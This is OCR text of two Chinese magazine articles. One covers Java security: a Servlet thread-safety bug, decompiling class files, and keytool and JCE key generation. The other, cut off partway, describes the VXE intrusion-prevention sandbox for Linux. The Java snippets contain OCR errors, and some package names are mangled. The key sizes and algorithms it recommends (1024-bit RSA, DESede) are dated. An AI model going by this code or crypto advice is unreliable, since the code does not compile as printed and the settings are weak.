处处流露的 Java Servlet 隐患

再来看看隐藏在服务器端的 Servlet。顾名思义，Java Servlet 就是在服务器上运行的小程序。与 ASP、PHP 等相比，Servlet/JSP 技术在多线程运行方面具有很大的优势，尤其是在通信量大的服务器上，各个用户请求被激活成单个程序中的一个线程，使得系统开销明显变小，执行效率也明显提高。不过，在源代码全面共享的今天，开放式代码中的漏洞很容易被人发现。比如，Servlet 定义了一个实例变量 output，在 service()方法中将其赋值为用户的输出。当一个用户访问该 Servlet 时，程序会正常的运行；但当多个用户并发访问时，就可能会出现其他用户的信息显示在另外一些用户的浏览器上的问题。

现在，假设已在 web.xml 配置文件中注册了该 Servlet，现有两个用户 a 和 b 同时访问该 Servlet（可以启动两个 IE 浏览器，或者在两台机器上同时访问），即同时在浏览器中输入：

```
http://localhost: 8080/servlet/ConcurrentTest? Username=a
http://localhost: 8080/servlet/ConcurrentTest? Username=b
```

如果用户 b 比用户 a 回车的时间稍慢一点，将得到如图 1 所示的输出结果。从图中可以看到，Web 服务器启动了两个线程分别处理来自用户 a 和 b 的请求，但在用户 a 的浏览器上却得到一个空白的屏幕，而用户 a 的信息显示在用户 b 的浏览器上，也就是发生了“串岗”现象。要解决这种问题，可以从以下方面着手。




图 1

一是通过 SingleThreadModel 接口实现单线程运行。SingleThreadModel 的作用是使容器以同步时钟方式调用 Servlet 的 service()方法，该接口指定了系统如何处理对同一个 Servlet 的调用。如果一个 Servlet 被这个接口指定，那么在这个 Servlet 中的 service 方法将不会有两个线程被同时执行，当然也就不存在线程安全的问题。这种方法只要将前面的 Concurrent Test 类的类头定义更改如下即可。

```
//通过 SingleThreadModel 接口实现单线程运行
Public class ConcurrentTest extends HttpServlet implements
SingleThreadModel
{
……
}
```

需要注意的是，如果 Servlet 实现了 SingleThreadModel 接口，容器就能够确保在任何时候都只有一个线程在执行 Servlet 中的 service()方法。这等同于在 Servlet 的 service()方法上使用了关键词 synchronized。其性能将受到很大影响，耗用大量的资源，特别是当有大量的请求发送给 Servlet 时，其客户端的响应速度将受到很大影响。

二是同步对共享数据的操作。在许多情况下，Servlet 程序是有状态的，或者需要访问公共资源，这时就必须采取同步控制的措施，保持其状态和公有资源在各调用中的一致性，确保各线程的安全运行。同时，为了保持程序松耦合、可维护的特点，可采用封装技术，把 Servlet 属性或者需要访问的公共资源封装到一个对象中，对其公共接口实现同步控制，这样就可以确保该对象中的资源在各线程中的一致性。使用 synchronized 关键字，可以保证一次只有一个线程访问被保护的区段。本例中，Servlet 可以通过同步块操作来保证线程的安全。同步后的参考代码如下：

```
//同步对共享数据的操作
Public class ConcurrentTest extends HttpServlet
{
……
Username = request.getParameter("username");
Synchronized (this)
//使用 synchronized 关键字
{
output = response.getWriter();
try{
Thread.Sleep(5000);
}Catch(Interrupted Exception e){}
output.println("用户名:"+Username+"<BR>");
}
}
}
```

三是避免使用实例变量。本例中的线程安全问题是由实例变量造成的，只要在 Servlet 里面的任何方法里都不使用实例变量，那么该 Servlet 就是线程安全的。这样，由于局部变量是在线程的堆栈中进行分配的，所以是线程安全的。

在上面方法中，如果一个 Servlet 实现了 SingleThreadModel 接口，Servlet 引擎将为每个新的请求创建一个单独的 Servlet 实例，这将引起大量的系统开

销；同时，为了保证主存内容和线程工作内存中的数据一致性，要频繁地刷新缓存，这也会大大地影响系统性能。所以，在 Servlet 中避免使用实例变量是保证 Servlet 线程安全的最佳选择。当然，如果应用程序设计无法避免使用实例变量，那么就要考虑使用同步来保护要使用的实例变量了。

开放 Java 源代码中存在的隐患

通过反编译器，可以十分容易地分析出代码。比如，小颖 Java 源代码反编译超级引擎，下载（http://www.chinaz.com/download/s/1886.asp）并打开该软件，从一个 JAR 包中或者其他 Java 编辑器的目录下，找到一个.class 文件，选择这个文件所在的文件夹并定义输出文件夹，单击“开始反编译”按钮，就可以输出反编译的源文件。如图 2 所示。




图 2

对比输出目录下的代码，可以发现，它和最初使用的源代码几乎没有差别。毕竟，从小规模、低层次的行为来推断大规模、高层次的行为还是一件比较困难的事情。对于比较关键的应用，实施安全的代码保护还是很有必要的。

1）使用 JCE。Java 密码架构 JCA 和 Java 密码扩展 JCE 的设计目的是为 Java 提供与实现无关的加密函数 API。JCA 是由 java.seurity 包和子包中的一系列类组成的，JCE 则由 java.crypto 包和子包中的类组成。Java 加密扩展即 Java Cryptography Extension，简称 JCE。它是 Sun 的加密服务软件，包含了加密和密钥生成功能。除了 JCE 框架之外，JCE 软件包还包含了 SunJCE 服务提供者，其中包括许多有用的加密算法，比如 DES（Data Encryption Standard）和 Blowfish。

2）通过类加载器来保护 Java 代码。Java 程序之所以能够方便地移植到任何底层平台上运行，就是因为 Java 的类加载器（Class Loader）。在 Java 平台上，JVM 负责载入和执行 Java 代码，它利用类加载器将 Java 类载入到 Java 运行时环境。由于类加载器担负着把代码载入 JVM 的重任，所以它的体系结构应当保证整个平台的安全性不会受到威胁。每一个类加载器要为它载入的类定义一个独立的名称空间，因此运行时，由它的包名称和载入它的类加载器两者结合为唯一标识。在 Java 运行环境中，不同的类加载器从不同的代码库载入类，之所以要将各个类加载器代码库的位置分开，是为了便于给不同的代码库设定不同的信任级别。所有的 Java 虚拟机都包括一个内置的类加载器，这个内置的类库加载器被称为根加载器（bootstrap ClassLoader）。根加载器的特殊之处在于，它只能加载在设计时已知的类，因此，虚拟机假定由根加载器所加载的类都是安全的、可信任的，也就是说，它可以不经过安全认证而直接运行。当需要加载的并不是设计时已知的类时，必须使用自定义的加载器。这在一定程度上提高了加载的安全性。

使用安全的 Java 编程规范

除了上述特定的安全范畴，还可以通过数字证书及加密、解密应用，扩大 Java 应用的范围，解决更多的 Java 安全问题。

1）使用 Java 数字证书

数字证书提供了一种在 Internet 上身份验证的方式，是用来标志和证明网络通信双方身份的数字信息文件，与司机驾照或日常生活中的身份证相似。Java 提供了一个 keytool.exe 工具，它可以用来创建数字证书。现在，我们要创建一个证书库为 cndesCALib，别名为 cndesCA 的一张证书，并且采用 RSA 算法，密钥长度为 1024 位，证书有效期为 3650 天。完整命令为：“keytool -genkey -alias cndesCA -keyalg RSA -keysize 1024 -keystore cndesCALib -validity 3650”。完成后就可以拥有数字证书了，在安装目录下可以看到相关文件，如图 3 所示。




图 3

对于比较熟悉数字证书的朋友来说，可能比较习惯看到后缀名为.cer，而且文件的图标有点类似一张绿卡的数字证书文件。其实，这样的文件就是把证书库 cndesCALib 中的别名为 cndesCA 的证书导出到 cndesCA.cer 证书文件后形成的，它包含证书主体的信息及证书的公钥，不包括私钥，可以公开，其方法为：

"keytool -export -alias cndesCA -file cndesCA.cer -keystore cndesCALib"。

执行命令后，可以看到目录下多了一个cndesCA.cer的文件。在这个文件上面单击右键，在弹出的选项中选择"安装证书"，按照提示直接选择默认的"下一步"，出现如图4所示的提示时，选择"是"，系统将提示安装成功。

现在，我们就要看到亲手制作的数字证书了！打开IE，在IE菜单上单击"工具"中的"Internet选项"，选取"内容"选项卡，单击"证书"按钮来查看读者信任的当前证书的列表。双击"风之扬"就可以在IE下看到数字证书了。




图4

2）Java中的密钥算法应用

Java加密扩展（Java Cryptography Extension，JCE）是J2EE安全应用框架的一部分，JCE没有规定具体的加密算法，但提供了一个框架，加密算法的具体实现可以作为服务提供者加入。下面以创建对称密钥为例来说明，关键步骤如下：

步骤1，获取密钥生成器。Java的KeyGenerator类中提供了创建对称密钥的方法。这个类中预定义了一个静态方法getInstance()，通过它获得KeyGenerator类型的对象，方法getInstance()的参数为字符串类型，指定加密算法的类型，可以是Blowfish、DES、DESede和HmacMD5等算法。格式为："KeyGenerator kg=KeyGenerator.getInstance("DESede");"。

步骤2，初始化密钥生成器。该步骤一般指定密钥的长度，例如DESede可以是112位或168位。格式为："kg.init(112);"。

步骤3，生成密钥。使用第一步获得的KeyGenerator类型对象中的generateKey()方法可以获得密钥。其类型为SecretKey类型，可用于以后的加密和解密。格式为："SecretKey k=kg.generateKey();"。


步骤4，通过对象序列化方式将密钥保存在一个文件中。ObjectOutputStream类中提供的writeObject方法可以将对象序列化，以流的方式进行处理。将文件输出流作为参数传递给ObjectOutputStream类的构造函数，创建好的密钥将保存在.dat文件中。格式为："FileOutputStream f=new FileOutputStream("***.dat");"。

步骤5，使用对称密钥进行加密。加密的编程思路是，首先从文件中获取已经生成的密钥；创建密码器（Cipher对象）；初始化密码器；获取等待加密的明文；执行加密；处理加密结果。JCE提供常用的加密算法，执行Java中Cipher类的各个方法即可完成加密过程。

步骤6，使用对称密钥进行解密。编程思路为，从文件中获取加密时使用的密钥，然后考虑如何使用密钥进行解密。其主要步骤为获取密文；获取密钥；创建密码器（Cipher对象）；初始化密码器；执行解密。

总之，随着Internet的广泛应用，使用Java完全可以解决网络内容传输和存放过程中的安全问题。了解了这些方方面面的Java安全应用，就能够轻松地找到安全隐患的解决办法，从而在网络安全应用中游刃有余。

前置知识：Linux
关键词：网管、VXE、IPS



用VXE保护Linux系统安全

文/图 北京 李晨光

所有的操作系统都有漏洞，没有一个系统是安全的，任何接入互联网的系统都会受到探测并可能遭到入侵。尽管Linux被公认为比较安全、运行稳定的操作系统，但Linux自身同样存在不少隐蔽的弱点。如今互

联网变得如此流行，每个人都在使用 Linux，这是因为 Linux 功能强大而且价格便宜。也正是因为 Linux 非常便宜，许多人安装 Linux 后会忽视安全问题，由于粗心大意或是能力有限而没能很好地保护它们。

根据网络安全专家分析，Linux 存在的主要弱点包括示例脚本、无关软件、开放端口、未打补丁和弱口令等问题。然而，最令人担心的则是 Linux 下超级用户的权限过大问题。有人形象地比喻，Linux 下的超级用户就是上帝，他可以让你生，也可以让你死。黑客们常用的 Linux 入侵技术就是提高权限。如果一名黑客能通过一些手段在 Linux 中将一个普通用户权限提升为 root 用户特权，毫无疑问他就能控制整个 Linux 系统。

这里我们将谈谈虚拟执行环境技术(Virtual eXecuting Environment，简称 VXE)。简单来说，VXE 是一个入侵保护系统(IPS)。入侵保护系统被看做是入侵检测系统的一个重要发展方向，它解决了入侵检测系统不会主动在攻击发生前阻断攻击的重要问题。入侵保护不仅可以进行检测，还能在攻击造成损坏前阻断它们，从而将入侵检测系统提升到一个新水平。

VXE 的工作原理

VXE 提供对 Linux/UNIX 系统的保护，阻止黑客通过网络入侵。它主要通过保护主机及 Linux 下的子系统和服务来保证系统安全。例如，Linux 下一般都会提供 SSH、SMTP、POP 和 HTTP 等服务，这些服务虽然经过了很长时间的发展和使用，但是仍然存在隐蔽的 Bug。VXE 在 Linux 系统中的任务很简单，就是基于保护主机和应用程序的安全的目的，对用户调用 Shell 的行为做出必要的限制，对提供 CGI(公共网关接口)的服务器进行脚本保护。因此可以看到，VXE 的最大特点是无须改变这些子系统及程序的设置，而仅仅保护它们。

在 Linux 中，当以 root 用户来运行一个程序的时候，如果有必要的话，这个程序可以调用和访问到系统中所有的资源。尽管这样看起来很方便，对程序的运行也相当有好处，但是这种情形也给系统安全埋下了隐患。一旦黑客能通过缓冲区溢出攻击来控制该程序，破坏的范围就非常广泛，这无疑是我们不想看到的后果。

通常情况下，在 Linux/UNIX 系统上管理员有许多的事情要做，因而没有时间和精力正确地配置软件。这时为了保证系统能在尽可能短的时间内运行，管理员不得不在 root 权限下安装并配置程序或进程。这是保证这些进程能对所需要资源进行访问的一个快捷、简便的方法，也是使系统变得脆弱并成为攻击者目标的一个快捷简便的方法。特别是对缓冲区溢出攻击。正确地配置所有软件，使其在尽可能少的权限下是非常关键的。这样，即使攻击者可以攻击系统，击溃某一个程序，但是由于攻击者权限受到限制，而不会造成更大的危险。

众所周知，有些应用程序在编程的过程中，不可能在短期内发现程序的缺陷，需要不断地改进才能达到软件的完整性。在此期间，该程序将会留下许多潜在的问题。VXE 技术针对程序可能遭到的缓冲区溢出攻击提供必要的保护。

当一个程序在 Linux 下运行时，VXE 会为该程序提供一个单独的虚拟执行环境来保证程序的运行安全。VXE 只提供给程序合适的系统资源，而不是让程序最大地调用任意的系统资源。通过最少的权限运行软件，可以确保运行在系统上的所有软件配置正确。

当整个组织机构实施安全策略时，作为系统管理员，必须牢记 POLP(Principle of Least Privilege，最少权限原则)。POLP 规定运行在系统上的所有程序或使用系统的任何人，都应该赋予他们所需要的最少权限，其他权限一律禁止。例如，我们所提供的 POP 服务其最大功能是接收电子邮件，而与之无关的复制功能、文本编辑功能都必须禁止。VXE 正是给 Linux 系统管理员提供了这样的方便，尽量地把与 POP 服务无关的功能禁止，为 popd 进程提供较为安全的保护。

与 chroot 服务的比较

谈到 VXE，Linux 系统管理员很容易会联想到在 Linux 中的 chroot 服务监控。chroot 服务监控同样是把运行在 Linux 主机上的各种服务，比如 DNS、MYSQL、WEB 等放置在特定 chroot 环境中运行，从而把这些服务与整个系统隔离开来，这样，即使黑客利用服务漏洞攻破了应用程序，也很难突破该 chroot 环境来危害 Linux 全局。

VXE 和 chroot 相比，功能更为强大，配置和使用较 chroot 方便许多。VXE 不仅能严格地限制文件系统的访问权限，还能对子系统的调用、进程之间的通信进行约束。例如，在 POP 服务中，即使使用了 chroot 进行服务监禁，POP Server 还是能读取/etc/passwd 和/etc/shadow 的信息，也能进行复制、共享 Lib 库等操作，这样仍然不够安全。使用 VXE 对 POP 服务进行约束则能很好地解决这个问题。

防范缓冲区溢出攻击的办法就是先发制人，不应该等到攻击者发现缓冲区溢出漏洞并开始攻击用户计算机的时候才想起要对系统中正在运行的程序进行保护，这也是在 Linux 下使用 VXE 来保证系统安全的根本原因。

图 1～图 4 这 4 张图解释了 VXE 技术的原理。图 1 是操作系统中传统运行模式的示意图；图 2 则说明在传统运行模式下，SMTP 服务的缺陷，可能危及系统中所有的服务程序；图 3 显示利用 VXE 技术将系统中每个服务单独保护起来运行，可以提高系统的整体安全性；图

4 说明采用了 VXE 技术即使 SMTP 服务存在缺陷，甚至被攻击者控制，由此产生的最大威胁也仅仅是 SMTP 服务本身，不会危及其他服务和整个操作系统安全。




图 1 操作系统中传统运行模式




图 2 SMTP 服务缺陷可能危及系统中所有服务程序

